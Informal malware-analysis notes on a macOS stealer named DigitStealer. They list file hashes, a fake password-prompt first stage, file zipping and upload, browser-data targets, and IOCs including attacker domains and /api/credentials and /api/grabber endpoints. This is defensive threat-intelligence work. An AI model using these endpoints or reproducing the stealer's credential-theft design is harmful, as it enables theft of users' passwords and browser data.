we have a lot of files for DigitStealer
d6e1fcf8a2fb0fdebb73c4c7df8839b9  1ststage.scpt
4de3af61eb219a20237660ca578e0d05  2stage.js
3d03e62388a294824182308f41484117  2stage_deob.js
dd4b7cbfd907894bae6d58cb17b60f72  3stage.js
183cdb0f45d4ac6e25345b850fcde788  4stage.js
7a7bcb8a314c12c84364b33b0fc59692  DynamicLake.dmg
e294df5d01290de54dec68168e241a63  installerScript
b518981543effbfc47f027ce69fb0306  launchAgentInstaller
1ststage.scpt
WE have .scpt which is a OSA script as a first stage.
OSA script is heavily used among stealers

1ststage.scpt
It will prompt a dialog for there password.

getting things ready what they want.

Ends up doing a bunch of files. uploading, GrabberEndpoint stuffs.
They zip everything up before sending.

This script designed to captures the user's login credentials via a fake prompt, exfiltrates local files and personal notes, and fetches a secondary payload.
IOC’s
| Type | Indicator |
|---|---|
| Domains / URLs | https://goldenticketsshop.com · https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/32f763b45cec3531f39b5365edf2c97e.aspx |
| Endpoints | /api/credentials · /api/grabber |
| Local File Artifacts | /tmp/wid.txt · ~/.<Hardware_UUID_MD5>.txt · /tmp/<UUID_MD5>.zip |
2stagedeob.js
next up is the js file. we see the same domain, bunch of path being created that are gonna used as targets to gather information.
All of the related type chromium browsers

Key Capabilities & Data Targets
Cookies, Login Data (saved passwords), Web Data (autofill, credit cards), History, Bookmarks, 